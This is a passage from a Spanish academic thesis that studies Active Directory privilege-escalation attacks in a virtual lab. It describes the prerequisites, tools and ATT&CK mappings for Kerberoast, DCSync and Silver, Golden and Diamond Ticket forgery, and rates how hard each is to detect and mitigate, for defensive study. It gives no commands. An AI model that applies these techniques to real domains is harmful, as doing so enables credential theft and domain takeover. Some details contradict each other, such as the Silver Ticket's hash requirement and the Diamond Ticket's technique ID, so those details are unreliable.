- **Mitigación**: La mitigación comprende las acciones preventivas destinadas a reducir la posibilidad de éxito del ataque. Estas incluyen la aplicación de parches de seguridad, el endurecimiento de configuraciones, el uso de autenticación robusta, la segmentación de privilegios o la implementación de controles de acceso adecuados. Analizar esta dimensión permite identificar puntos débiles en la gestión preventiva de la seguridad y orientar buenas prácticas en entornos Directorio Activo.

- **Respuesta**: Abarca las medidas reactivas adoptadas tras la detección de un ataque. Ataques que comprometen componentes esenciales del dominio o afectan múltiples sistemas suelen presentar una respuesta de alta dificultad. Esta dimensión es esencial para estimar la resiliencia del entorno frente a incidentes de escalada de privilegios y valorar la eficacia de los planes de respuesta a incidentes.

Descripción de los ataques

Dentro del estudio de los ataques de escalada de privilegios en Directorio Activo, es fundamental identificar y describir los vectores más representativos que permiten a un atacante obtener control total o parcial sobre el dominio. Por ello, se aborda los cinco ataques de estudio: Kerberoast, DCSync, Silver Ticket, Golden Ticket y Diamond Ticket.

Kerberoast

Kotlaba (2018), menciona que cualquier usuario que posea un Ticket Granting Ticket (TGT) válido puede solicitar uno o varios tickets de servicio (TGS) para cualquier Nombre Principal de Servicio (SPN) registrado en el Controlador de Dominio (DC). Del mismo modo, Motero et al. (2021) explican que este proceso puede ser aprovechado por un atacante que tenga control sobre una cuenta de usuario dentro del dominio, ya que esto le permite solicitar un ticket de servicio. Si dicho servicio utiliza una cuenta configurada con un cifrado débil, como RC4-HMAC-MD5, el atacante puede exportar el ticket desde la memoria y realizar un proceso de descifrado offline, probando múltiples hashes NT. Si el ataque tiene éxito, se obtiene la contraseña de la cuenta de servicio en texto claro. Este proceso de descifrado suele llevarse a cabo en sistemas externos controlados por el adversario, con alta capacidad de cómputo, fuera de la red de la víctima.

Silver Ticket Attack

Según Ibrahim et al. (2022), Silver Ticket Attack se basa en la creación de un Ticket Granting Service (TGS) falsificado, lo que permite a un atacante autenticarse frente a un servicio específico dentro del dominio, suplantando la identidad de cualquier usuario sin necesidad de comunicarse con el controlador de dominio. A diferencia de otros ataques como el Golden Ticket, el Silver Ticket está limitado a un único servicio. Para su ejecución, el atacante debe haber obtenido previamente el hash NTLM de la cuenta de servicio objetivo, lo que le brinda la capacidad de generar el ticket fraudulento.

De acuerdo con Tapia (2023) una vez que el TGS falsificado se almacena en la caché de credenciales local, el atacante puede autenticarse directamente ante servicios como SQL Server sin necesidad de proporcionar una contraseña válida, obteniendo acceso directo a recursos sensibles.

DCSync

Para Metcalf (2015), DCSync representa una técnica avanzada de exfiltración de credenciales en entornos Windows que operan bajo Directorio Activo. En lugar de comprometer directamente un Controlador de Dominio (DC), DCSync permite a un atacante con privilegios suficientes simular el comportamiento de uno mediante el protocolo de Replicación de Servicios de Directorio (DRS). A través de la solicitud *GetNCChanges*, el atacante puede extraer información crítica como hashes de contraseñas y datos históricos de cuentas directamente desde el controlador primario, sin necesidad de acceso interactivo ni de copiar el archivo NTDS.DIT.

La gravedad del ataque DCSync radica en el impacto estructural que puede generar sobre todo el bosque de Directorio Activo. Dado que los controladores de dominio son el pilar de autenticación y gestión de cuentas, acceder a ellos o suplantarlos compromete por completo la integridad del entorno (QOMPLX, 2020).

Golden Ticket Attack

Golden Ticket Attack consiste en la creación de tickets de TGT falsificados que permiten a un atacante suplantar a cualquier usuario dentro del dominio objetivo, incluyendo cuentas privilegiadas como la de administrador. Según Kotlaba (2018), dado que el TGT es forjado, el proceso de autenticación omite las etapas iniciales del protocolo Kerberos (AS_REQ y AS_REP), enviando directamente el ticket al Controlador de Dominio (DC) como parte del mensaje TGS_REQ.

Por su parte, Tapia (2023) señala que, para generar un Golden Ticket, es indispensable obtener el hash de la contraseña de la cuenta krbtgt del dominio, junto con el Domain SID. Con estos parámetros el atacante puede crear un TGT válido que le permita suplantar a cualquier usuario del dominio, definiendo los privilegios y tiempos de expiración. Además, estos tickets pueden ser utilizados desde cualquier máquina, incluso si no está unida al dominio.

Diamond Ticket Attack

El Diamond Ticket Attack comparte similitudes con el Golden Ticket Attack, dado que ambos requieren acceso a la clave de la cuenta KRBTGT para llevarse a cabo. Sin embargo, a diferencia del Golden Ticket, Diamond Ticket suele requerir también acceso a la clave AES256, lo que lo convierte en un ataque más sofisticado. Mientras que un Golden Ticket se basa en la creación de un Ticket Granting Ticket (TGT) completamente forjado, el Diamond Ticket aprovecha un TGT legítimo emitido por el controlador de dominio, el cual puede ser descifrado, modificado y posteriormente re-cifrado, permitiendo al atacante introducir cambios sin alterar la validez del ticket frente al sistema de Kerberos (Schwartz, 2022).

La principal ventaja de este ataque radica en que, al basarse en un TGT legítimo emitido por el controlador de dominio, el Diamond Ticket conserva todos los parámetros correctos de la política de Kerberos y se encuentra respaldado por una solicitud de autenticación válida, lo que lo convierte en una técnica significativamente más sigilosa dentro de entornos de Directorio Activo (Eliasib, 2024).

2.2.3 Sistemas operativos

Un sistema operativo es un programa que actúa como intermediario entre el usuario y el hardware de la computadora. Se encarga de abstraer la complejidad del hardware como los procesos, hilos y la gestión de recursos, por su parte, permite compartir los componentes físicos disponibles como procesadores, memoria y dispositivos (Eckert et al., 2016).

Es fundamental centrar la atención en los sistemas operativos Linux y Windows, ya que desempeñan un papel predominante en el entorno informático actual. Como señala Awan (2022), “Son dos sistemas operativos que continuamente están luchando por el control del mercado de PC”.

Para Golam & Ar (2019), Windows y Linux representan dos enfoques opuestos. Windows de naturaleza propietaria desarrollado por Microsoft, caracterizado por su interfaz amigable y su amplia presencia en el uso cotidiano, este utiliza el sistema de archivos portables de ejecución (PE) y su código fuente es cerrado. Por otro lado, Linux es un sistema operativo libre y de código abierto basado en el kernel Linux, cuya

popularidad se debe a su alto rendimiento, eficiencia y a la posibilidad de ser modificado y adaptado por la comunidad.

Windows

El sistema operativo Windows fue introducido al mercado en 1985. Según Adekotujo et al. (2020), ha evolucionado sobre el núcleo NT, el cual constituye la base de sus versiones modernas. Su arquitectura ha permitido la compatibilidad con sistemas de 32 y 64 bits, facilitando su implementación tanto en estaciones de trabajo como en servidores de gama media. Windows sigue teniendo una presencia dominante, especialmente en entornos empresariales, comerciales e industriales. Esta posición ha sido fortalecida por su interoperabilidad, capacidades para ejecutar aplicaciones empresariales y su integración con herramientas como Directorio Activo, utilizadas ampliamente en infraestructuras corporativas.

Linux

Según Adekotujo et al. (2020), el sistema operativo Linux fue desarrollado en 1991 por Linus Torvalds como una alternativa libre y de código abierto a los sistemas propietarios como Windows y macOS. Su código abierto permite la descarga, modificación y redistribución sin restricciones ni costos, lo que lo convierte en una buena opción entre desarrolladores y entornos académicos. Su arquitectura flexible ha fomentado una comunidad activa que busca ampliar el alcance hacia usuarios finales. Si bien su uso puede requerir mayores conocimientos técnicos y presenta limitaciones de compatibilidad con ciertos programas comerciales, Linux destaca por su robustez y por la diversidad de sus distribuciones orientadas a distintos tipos de usuarios.

2.2.4 Directorio Activo

Un directorio es una estructura jerárquica que almacena información sobre objetos en la red. A través de servicios como el Directorio Activo (AD), es posible almacenar datos y ponerlos a disposición de usuarios y administradores para su gestión (Microsoft, 2025).

Como expresa Desmond et al. (2013), Directorio Activo está diseñado para almacenar millones de objetos, cada uno de estos debe ser localizable e identificable,


por ello, los objetos tienen un identificador único global (GUID) asignado en el momento de su creación hasta ser eliminado.

En esta línea, Muthuraj et al. (2021) destaca que Directorio Activo es ampliamente utilizado como repositorio centralizado de información sobre los objetos que residen en una red empresarial, como usuarios, grupos, equipos, impresoras, aplicaciones y archivos. A través de Servicio de Dominio Directorio Activo (AD DS), los administradores pueden federar identidades de usuario en redes basadas en Windows, lo que permite gestionar de forma unificada el acceso a los recursos TI desde un único punto centralizado.

La Figura 1 muestra la estructura lógica de Directorio Activo, la cual incluye elementos jerárquicos como usuarios, computadoras, unidades organizativas (OUs), dominios, árboles y bosques, fundamentales para la organización y administración de los recursos en una red empresarial.

Figura 1.

Estructura lógica de Directorio Activo



Nota: Representación de los objetos, unidades organizativas, dominio, subdominio y bosque en Directorio Activo.

2.2.5 Protocolo Kerberos

Fortinet (n.d.), define a Kerberos como un protocolo utilizado en Directorio Activo, cuya función principal es autenticar tanto a usuarios como a servicios dentro del

dominio, además de proporcionar información sobre los privilegios asociados a cada entidad autenticada. Entre las principales ventajas de utilizar Kerberos en dominios empresariales destacan:

- Control de acceso.
- Inicio de sesión único.
- Interoperabilidad.
- Seguridad.
- Autenticación mutua.

Según Gong et al. (2024), Kerberos es un mecanismo de autenticación de seguridad basado en criptografía de clave compartida. su diseño se fundamenta en un modelo de autenticación de terceros confiable, lo que permite a los usuarios acceder a servidores remotos de manera segura, sin necesidad de enviar contraseñas directamente por la red.


Del mismo modo, Anita & Sunita (2015) explican que el protocolo Kerberos establece una serie de comunicaciones entre el cliente, el servidor y el Centro de Distribución de Claves (KDC) para gestionar el acceso a servicios mediante el uso de tickets. Este proceso consta de seis pasos:

a) El cliente envía su contraseña y una marca de tiempo al KDC con el objetivo de obtener un Ticket Granting Ticket (TGT).
b) El KDC valida las credenciales; si son correctas, cifra, firma y envía el TGT al cliente. Solo la cuenta krbtgt puede leer la información contenida en el TGT.
c) El cliente envía al KDC el TGT previamente obtenido, con el objetivo de solicitar un Ticket Granting Service (TGS).
d) El KDC cifra y envía el TGS al cliente.
e) El cliente se conecta al servicio presentando el TGS como prueba de autenticación.
f) El servicio valida el TGS y, si es correcto, concede acceso al cliente.

Este flujo de autenticación puede visualizarse en la Figura 2, la cual representa gráficamente la interacción entre los componentes del protocolo Kerberos.

Figura 2.

Proceso de autenticación del protocolo Kerberos.



Nota: Esta figura muestra el proceso de autenticación del protocolo Kerberos y el intercambio de tickets necesarios. Tomando de "Kerberos Fundamental", 2019, https://www.qomplx.com/blog/about-kerberos/.

2.3 Definiciones conceptuales

Autenticación. Es el proceso mediante el cual se verifica que una entidad digital que solicita acceso es efectivamente quien afirma ser.

Autorización. Proceso mediante el cual se determina el nivel de acceso o los derechos específicos que una identidad autenticada debe tener dentro de un entorno o aplicación.

RC4. Algoritmo de cifrado. Se utiliza para proteger la transmisión de datos mediante una secuencia pseudoaleatoria que se combina con el texto original.

SHA-256. Algoritmo criptográfico que genera un valor hash de 256 bits a partir de una entrada, utilizado para verificar la integridad de datos y almacenar contraseñas de forma segura.

NTLM. Protocolo de autenticación NT LAN Manager el cual es un mecanismo utilizado por sistemas Windows para autenticar usuarios y servicios en redes locales.

MITRE-ATT&CK. Base de conocimiento que documenta tácticas, técnicas y procedimientos (TTPs) empleados por atacantes en las distintas fases de un ciberataque.

CAPÍTULO III
MARCO METODOLÓGICO

3.1 Planteamiento metodológico

3.1.1 Tipo y nivel de la investigación

El tipo de investigación es de naturaleza tecnológica aplicada, cuyo objetivo principal radica en generar conocimiento práctico y utilizable para resolver problemas específicos. Esta investigación busca aplicar teorías, conceptos y métodos a situaciones reales con el propósito de ofrecer soluciones concretas o desarrollar estrategias que puedan implementarse en contextos particulares.

Tal como lo plantea Arias (2012), la investigación descriptiva tiene como finalidad caracterizar un hecho, fenómeno, individuo o grupo, con el propósito de establecer su estructura o comportamiento, situándose en un nivel intermedio en cuanto a la profundidad del conocimiento. En este estudio, el enfoque descriptivo se refleja en la caracterización detallada de los ataques de escalada de privilegios en entornos de Directorio Activo, identificando sus requisitos, procedimientos, herramientas, tiempos de ejecución y niveles de dificultad. Este abordaje permite establecer las particularidades y comportamientos de estos ataques en sistemas Windows y Linux, sin manipular las variables, pero proporcionando una visión precisa y sistemática del fenómeno investigado.

3.1.2 Diseño de la investigación

De acuerdo con Arias (2012), una investigación se considera de campo cuando la recolección de datos se realiza directamente de los sujetos o del entorno donde ocurren los hechos, sin manipular ni controlar las variables. En el presente estudio, la información se obtuvo de forma directa en entornos de Directorio Activo, sin intervención deliberada sobre las condiciones existentes, por lo que el diseño adoptado corresponde a una investigación de campo.

3.2 Población y muestra

Según Arias (2012), la población es el conjunto finito o infinito de elementos con características comunes, para los cuales serán extensivas las conclusiones de la investigación, se considera finita cuando el total de elementos que la integran es conocido y cuantificable. En el presente estudio, la población es finita, ya que está conformada por los ataques correspondientes a la etapa de escalada de privilegios en entornos de Directorio Activo. De acuerdo con Mittal (2024), estos ataques pueden agruparse en seis categorías principales, que en conjunto comprenden más de veinte técnicas documentadas, que constituyen un marco definido y delimitado de posibles vectores de ataque a analizar en la presente investigación.

Para los fines de esta investigación se empleó un muestreo no probabilístico por conveniencia, considerando la naturaleza de los ataques en estudio y la amplitud de la población. La muestra está compuesta por los ataques DCSync, Kerberoast, Golden Ticket, Silver Ticket y Diamond Ticket, elegidos por su relevancia y frecuente aparición en incidentes reales que permiten otorgar acceso privilegiado y mantener persistencia en entornos de Directorio Activo (IBM, 2024). Además, cada uno representa un vector de escalada distinto, que abarca desde el robo de credenciales hasta la falsificación de tickets, lo que permite cubrir un espectro variado de tácticas y sub-técnicas del marco MITRE ATT&CK.

3.3 Equipos y materiales

Para la presente investigación se utilizó una computadora con las siguientes características: procesador de múltiples núcleos, 16 GB de memoria RAM y sistema operativo Windows 10, la cual permitió la ejecución simultánea de varios entornos virtualizados.

Para la virtualización de los entornos de prueba se empleó el software Oracle VirtualBox 7.1.6, en el cual se implementó un laboratorio de Directorio Activo con sistemas operativos Windows Server 2025, Windows 10 Professional y Linux Kali 2025.1. Todas las máquinas virtuales fueron configuradas con 4 GB de memoria RAM y 150 GB de almacenamiento, buscando garantizar un rendimiento estable durante la ejecución de las pruebas y actividades experimentales.

3.4 Procedimiento de las pruebas experimentales

En este trabajo no se emplearon pruebas experimentales, ya que la investigación es de carácter descriptivo. En su lugar, se realizaron pruebas de campo en un entorno virtual de Directorio Activo.

3.5 Técnicas e instrumentos de recolección de datos

Según Arias (2012), la técnica de investigación se entiende como el procedimiento o forma particular de obtener datos o información, mientras que el instrumento de recolección de datos corresponde a cualquier recurso, dispositivo o formato (físico o digital) utilizado para obtener, registrar o almacenar información. En el marco de esta investigación, se empleó la observación como técnica principal, y como instrumento la ficha de observación, la cual permitió registrar de manera sistemática los resultados obtenidos durante la ejecución de los ataques de escalada de privilegios.

La aplicación de la ficha de observación facilitó la recolección y organización de los datos, además de permitir un análisis posterior orientado a identificar las características y técnicas presentes en cada ataque. Este instrumento se adjunta en el Anexo 02.

Asimismo, en el Anexo 03 se presenta la definición del coeficiente V de Aiken junto con los valores obtenidos en su aplicación, y en el Anexo 04 se incluye el documento correspondiente al proceso de validación del instrumento mediante juicio de expertos.

3.6 Técnicas para el procesamiento y análisis de datos

El procesamiento y análisis de datos se fundamentó en la aplicación de técnicas de estadística descriptiva, empleando medidas de tendencia central particularmente el promedio, y medidas de dispersión, como la desviación estándar, para evaluar los tiempos de ejecución de los ataques. Para la gestión y análisis de la información se utilizaron hojas de cálculo, lo que permitió optimizar la elaboración de tablas, representaciones gráficas e interpretaciones.

CAPÍTULO IV
RESULTADOS

4.1 Descripción de las pruebas de campo

Se llevaron a cabo un conjunto de pruebas orientadas a caracterizar los ataques de escalada de privilegios en entornos de Directorio Activo. Para ello, se configuró un laboratorio virtualizado, en el que se ejecutaron los ataques DCSync, Kerberoast, Silver Ticket, Golden Ticket y Diamond Ticket, tanto desde sistemas Windows como Linux, con el fin de comparar sus características en términos de requisitos, ejecución, detección, mitigación y respuesta.

Cada ataque fue ejecutado 10 veces, lo que permitió calcular el tiempo promedio de ejecución y estimar su variabilidad a través de la desviación estándar. Este enfoque permitió obtener resultados representativos sin necesidad de realizar un número excesivo de repeticiones que hubiesen extendido innecesariamente la duración de las pruebas. Los datos recolectados se registraron de forma sistemática en una ficha de observación, lo que facilitó la identificación de patrones en los ataques, así como el análisis de las dimensiones como requerimientos, dificultad de ataque, detección, mitigación y respuesta. Finalmente, los tiempos de ejecución obtenidos se permitieron evaluar posibles diferencias en el desempeño de los ataques en cada entorno operativo.

4.2 Presentación y análisis de los resultados

A continuación, se presentan y analizan los resultados de la investigación, organizados en función de los objetivos específicos y sus respectivas dimensiones e indicadores, con el propósito de identificar patrones, contrastar las diferencias entre los entornos evaluados y ofrecer una caracterización detallada de los ataques estudiados.

Identificación de los requisitos técnicos necesarios para ejecutar ataques de escalada de privilegios en Directorio Activo.

La tabla 2, muestra los requisitos técnicos identificados para la ejecución de los ataques de escalada de privilegios en entornos Windows. Se observa que los ataques presentan diferentes niveles de complejidad en función de los privilegios iniciales, el acceso previo requerido y las herramientas empleadas.

En el caso de Kerberoast, el nivel de requisitos técnicos es medio, ya que puede ejecutarse con una cuenta estándar autenticada en el dominio y apoyándose en herramientas de uso extendido como Rubeus y Hashcat. No exige privilegios elevados, pero requiere un conocimiento intermedio en el uso de PowerShell y en la estructura de Directorio Activo. De forma similar, DCSync también se clasifica como medio, puesto que depende de un acceso previo y del empleo de Mimikatz, lo que implica un compromiso anterior a una cuenta con permisos de replicación.

Por otro lado, ataques como el Golden Ticket, Diamond Ticket y Silver Ticket se categorizan en un nivel alto de requisitos técnicos, ya que requieren el control de credenciales altamente sensibles o privilegios administrativos sobre el dominio. Golden Ticket y Silver Ticket requieren disponer del hash de la cuenta krbtgt, lo cual exige acceso altamente privilegiado. Diamond Ticket necesita control sobre un TGT válido de un usuario privilegiado. En estos escenarios, no solo se requieren herramientas avanzadas como Mimikatz o Rubeus, sino también un conocimiento profundo de los mecanismos internos de Kerberos.

Los resultados de la tabla muestran que ataques como Kerberoast y DCSync se ubican en un nivel intermedio de complejidad, accesibles con privilegios y conocimientos moderados, mientras que Golden Ticket, Diamond Ticket y Silver Ticked suponen un nivel elevado de dificultad técnica debido a los privilegios, accesos y conocimientos especializados necesarios para su ejecución.

Tabla 2

Nivel de requisitos técnicos y herramientas por ataque desde Windows.

Ataque	Privilegios requeridos	Acceso previo	Herramientas necesarias	Nivel de requisitos técnicos del ataque
Kerberoast	Usuario autenticado en el dominio	Cuenta estándar	Rubeus, Hashcat	Medio
Silver Ticket	Hash NTLM de una cuenta con SPN	Acceso a un hash	Mimikatz	Alto
Golden Ticket	Hash NTLM de krbtgt	Acceso al hash de krbtgt	Mimikatz	Alto
Diamond Ticket	Privilegios de Domain Admin o control total sobre un TGT válido	Acceso al TGT de un usuario privilegiado	Rubeus	Alto
DCSync	Privilegios de Domain Admin o permisos de replicación	Control de cuenta privilegiada	Mimikatz	Medio

La Tabla 3 muestra la evaluación de los requisitos técnicos de los ataques de escalada de privilegios ejecutados en un entorno Linux. Al igual que en el análisis desde Windows, la clasificación se fundamenta en los indicadores de la rúbrica encontrada en el Anexo 2.

En este escenario, Kerberoast mantiene un nivel de dificultad bajo, dado que solo requiere una cuenta estándar autenticada en el dominio y el uso de herramientas relativamente accesibles como Impacket y Hashcat. Por el contrario, el Silver Ticket se ubica en un nivel medio, ya que demanda acceso a un hash NTLM de una cuenta con SPN y la utilización de Ticketer.py.

Los ataques Golden Ticket, Diamond Ticket y DCSync se clasifican en un nivel medio. En el caso de Golden Ticket, es necesario disponer del hash NTLM de la cuenta krbtgt y ejecutar Ticketer.py, lo que exige un conocimiento intermedio de los procesos internos de Kerberos. Diamond Ticket requiere el acceso a un TGT válido de un usuario

privilegiado y el uso de Impacket; no obstante, la amplia disponibilidad de las herramientas y su facilidad de uso hacen que su dificultad se mantenga en un nivel medio. Finalmente, DCSync demanda privilegios de replicación equivalentes a los de Administrador de dominio y se apoya en secretsdump.py, puesto que requiere credenciales altamente privilegiadas, la ejecución de la herramienta resulta relativamente directa.

En síntesis, la ejecución de los ataques desde Linux revela que solo el ataque Kerberoast se clasifica como de baja complejidad, mientras que el resto de ataques se ubican en un nivel intermedio. Esto evidencia que las herramientas nativas y bibliotecas disponibles en entornos como Kali Linux tienden a simplificar la implementación de ataques complejos, reduciendo el nivel técnico que en Windows podía considerarse alto.

Tabla 3

Nivel de requisitos técnicos y herramientas por ataque desde Linux.

Ataque	Privilegios requeridos	Acceso previo	Herramientas necesarias	Nivel de requisitos técnicos del ataque
Kerberoast	Usuario autenticado en el dominio	Cuenta estándar	Impacket, Hashcat	Bajo
Silver Ticket	Hash NTLM de una cuenta con SPN	Acceso a un hash	Lookupsid.py, Ticketer.py	Medio
Golden Ticket	Hash NTLM de krbtgt	Acceso al hash de krbtgt	Lookupsid.py, Ticketer.py	Medio
Diamond Ticket	Privilegios de Domain Admin o control total sobre un TGT válido	Acceso al TGT de un usuario privilegiado	Impacket	Medio
DCSync	Privilegios de Domain Admin o permisos de replicación	Control de cuenta privilegiada	secretsdump.py	Medio

Analizar los métodos de implementación de ataques de escalada de privilegios en Directorio Activo desde sistemas operativos Windows y Linux.

La Tabla 4 permite identificar la variación de los niveles de complejidad de ejecución de los diferentes ataques de escalada de privilegios ejecutados desde Windows. Se observa que herramientas como Mimikatz y Rubeus son fundamentales en la ejecución de estos ataques, siendo ampliamente utilizadas por su capacidad de interactuar con el sistema de autenticación Kerberos y manipular tickets o credenciales.

En este escenario, los ataques DCSync, Kerberoast y Diamond Ticket se ubican en un nivel de dificultad medio, lo cual se debe a que, si bien requieren varias fases secuenciales y el uso de parámetros específicos, pueden ejecutarse con herramientas ampliamente documentadas como Mimikatz, Rubeus o Hashcat. Estos ataques mantienen un equilibrio entre complejidad técnica y estabilidad, ya que, aunque pueden presentar fallos menores o demandar ajustes manuales, no requieren modificaciones avanzadas en el entorno.

Por otro lado, los ataques Silver Ticket y Golden Ticket presentan una dificultad alta, en tanto implican la manipulación de credenciales privilegiadas y la generación de tickets Kerberos forjados. Su ejecución demanda múltiples pasos complejos y un conocimiento avanzado de la infraestructura de autenticación. Además, dependen fuertemente de herramientas como Mimikatz, cuya utilización requiere ajustar parámetros manualmente y comprender los detalles técnicos del contexto del dominio comprometido, lo que aumenta la probabilidad de errores o condiciones específicas para su éxito.

Se observa que mientras ataques como DCSync, Kerberoast y Diamond Ticket mantienen un nivel intermedio de dificultad técnica, los ataques basados en la creación de tickets falsificados como Silver Ticket y Golden Ticket representan los mayores retos de ejecución dentro del entorno Windows, debido a la complejidad de sus pasos técnicos, la dependencia de credenciales críticas y la necesidad de conocimientos avanzados en Kerberos.

Tabla 4

Dificultad de realización, patrones y herramientas por ataque en Windows.

Ataque	Patrón de ataque	Técnica ATT&CK	Herramientas	Dificultad del Ataque
DCSync	CAPEC-559 Dominios de ataque	T1003.006 Robo de credenciales - acceso a credenciales	Mimikatz	Medio
Kerberoast	CAPEC-509 Kerberoasting	T1558.003 Robo y forjado de ticket -acceso a credenciales	Rubeus y hashcat	Medio
Silver Ticket	CAPEC-652 Uso de credenciales Kerberos conocidas	T1558.002 Robo o forjado de ticket -acceso a credenciales	Mimikatz	Alto
Golden Ticket	CAPEC-652 Uso de credenciales Kerberos conocidas	T1558.001 Robo y forjado de ticket -acceso a credenciales	Mimikatz	Alto
Diamond Ticket	CAPEC-559 Dominios de ataque	T1003.006 Robo de credenciales - acceso a credenciales	Rubeus	Medio

La Tabla 5 refleja las características y niveles de dificultad de realización de los ataques de escalada de privilegios realizados desde un sistema Linux. A diferencia de Windows, el uso de herramientas de Impacket es indispensable, especialmente en ataques como DCSync, Silver Ticket y Golden Ticket, lo que demuestra la versatilidad y capacidad de estas utilidades en la explotación del protocolo Kerberos desde Linux.

El ataque Diamond Ticked es el único clasificado con dificultad baja, gracias a lo automatizado del proceso con rubeus y a su alta estabilidad. Los demás ataques se distribuyen entre dificultad media y alta, reflejando que, si bien el entorno Linux ofrece herramientas robustas para ejecutar ataques complejos, su implementación aún exige dominio técnico por parte del atacante.

Tabla 5

Dificultad de realización, patrones y herramientas por ataque en Linux.

Ataque	Patrón de ataque	Técnica ATT&CK	Herramientas	Dificultad del Ataque
DCSync	CAPEC-559 Dominios de ataque	T1003.006 Robo de credenciales - acceso a credenciales	Impacket: secretsdump	Medio
Kerberoast	CAPEC-509 Kerberoasting	T1558.003 Robo y forjado de ticket - acceso a credenciales	Rubeus y hashcat	Medio
Silver Ticket	CAPEC-652 Uso de credenciales Kerberos conocidas	T1558.002 Robo o forjado de ticket - acceso a credenciales	Impacket: lookupsid, ticketer, wmiexec	Medio
Golden Ticket	CAPEC-652 Uso de credenciales Kerberos conocidas	T1558.001 Robo y forjado de ticket - acceso a credenciales	Impacket: lookupsid, ticketer, wmiexec	Alto
Diamond Ticket	CAPEC-559 Dominios de ataque	T1003.006 Robo de credenciales - acceso a credenciales	Rubeus	Bajo

La Tabla 6 presenta una comparación basada en escalas de razón y ordinal, evaluada en tres dimensiones clave: detección, mitigación y respuesta. Estas dimensiones fueron medidas mediante un conjunto de indicadores que permitieron asignar valores numéricos y niveles ordinales (bajo, medio, alto), de acuerdo con la complejidad observada en cada fase.

Se observa que los ataques Silver Ticket, Golden Ticket y Diamond Ticket presentan una dificultad alta de detección, lo cual indica que estos ataques generan señales poco evidentes en los registros del sistema y pueden pasar desapercibidos en la red, esta alta evasividad se debe, a la capacidad de estos ataques para generar tickets válidos a nivel estructural, pero manipulados para fines del atacante. En contraste, los ataques DCSync y Kerberoast presentan una dificultad media de detección. Aunque estos también pueden ocultarse bajo ciertas condiciones, generan eventos que pueden ser detectados mediante el uso de herramientas de monitoreo bien configuradas.

Respecto a la mitigación, el ataque DCSync se clasifica con dificultad baja, dado que su prevención puede lograrse mediante buenas prácticas de administración de privilegios, restricciones en los permisos de replicación del directorio, y auditoría constante de cuentas privilegiadas. En cambio, los ataques Golden Ticket y Diamond Ticket presentan una dificultad media de mitigación, ya que su prevención implica una gestión rigurosa del hash de la cuenta krbtgt y un monitoreo continuo de la actividad del dominio, pero sin necesidad de rediseñar completamente la arquitectura de seguridad.

En la dimensión de dificultad de respuesta, DCSync y Kerberoast presentan una dificultad media, ya que, si bien su contención y remediación demandan un análisis técnico detallado, pueden ser abordados efectivamente por equipos internos con experiencia en seguridad y respuesta a incidentes.

Se evidencia que DCSync representa el ataque con menor complejidad operativa en términos de mitigación, aunque sigue representando un riesgo relevante por su dificultad media de detección y respuesta. Kerberoast se posiciona como un ataque de complejidad intermedia, con una mitigación más exigente pero una detección y respuesta moderadas. Finalmente, los ataques Silver Ticket, Golden Ticket y Diamond Ticket se consolidan como las amenazas más complejas de gestionar, especialmente por su alta dificultad de detección y respuesta, lo cual destaca la necesidad de controles avanzados y un monitoreo continuo para proteger entornos Directorio Activo ante este tipo de vectores de ataque.

Tabla 6

Dificultad de detección, mitigación y respuesta por ataque.


Ataque	Detección (puntaje)	Nivel	Mitigación (puntaje)	Nivel	Respuesta (puntaje)	Nivel
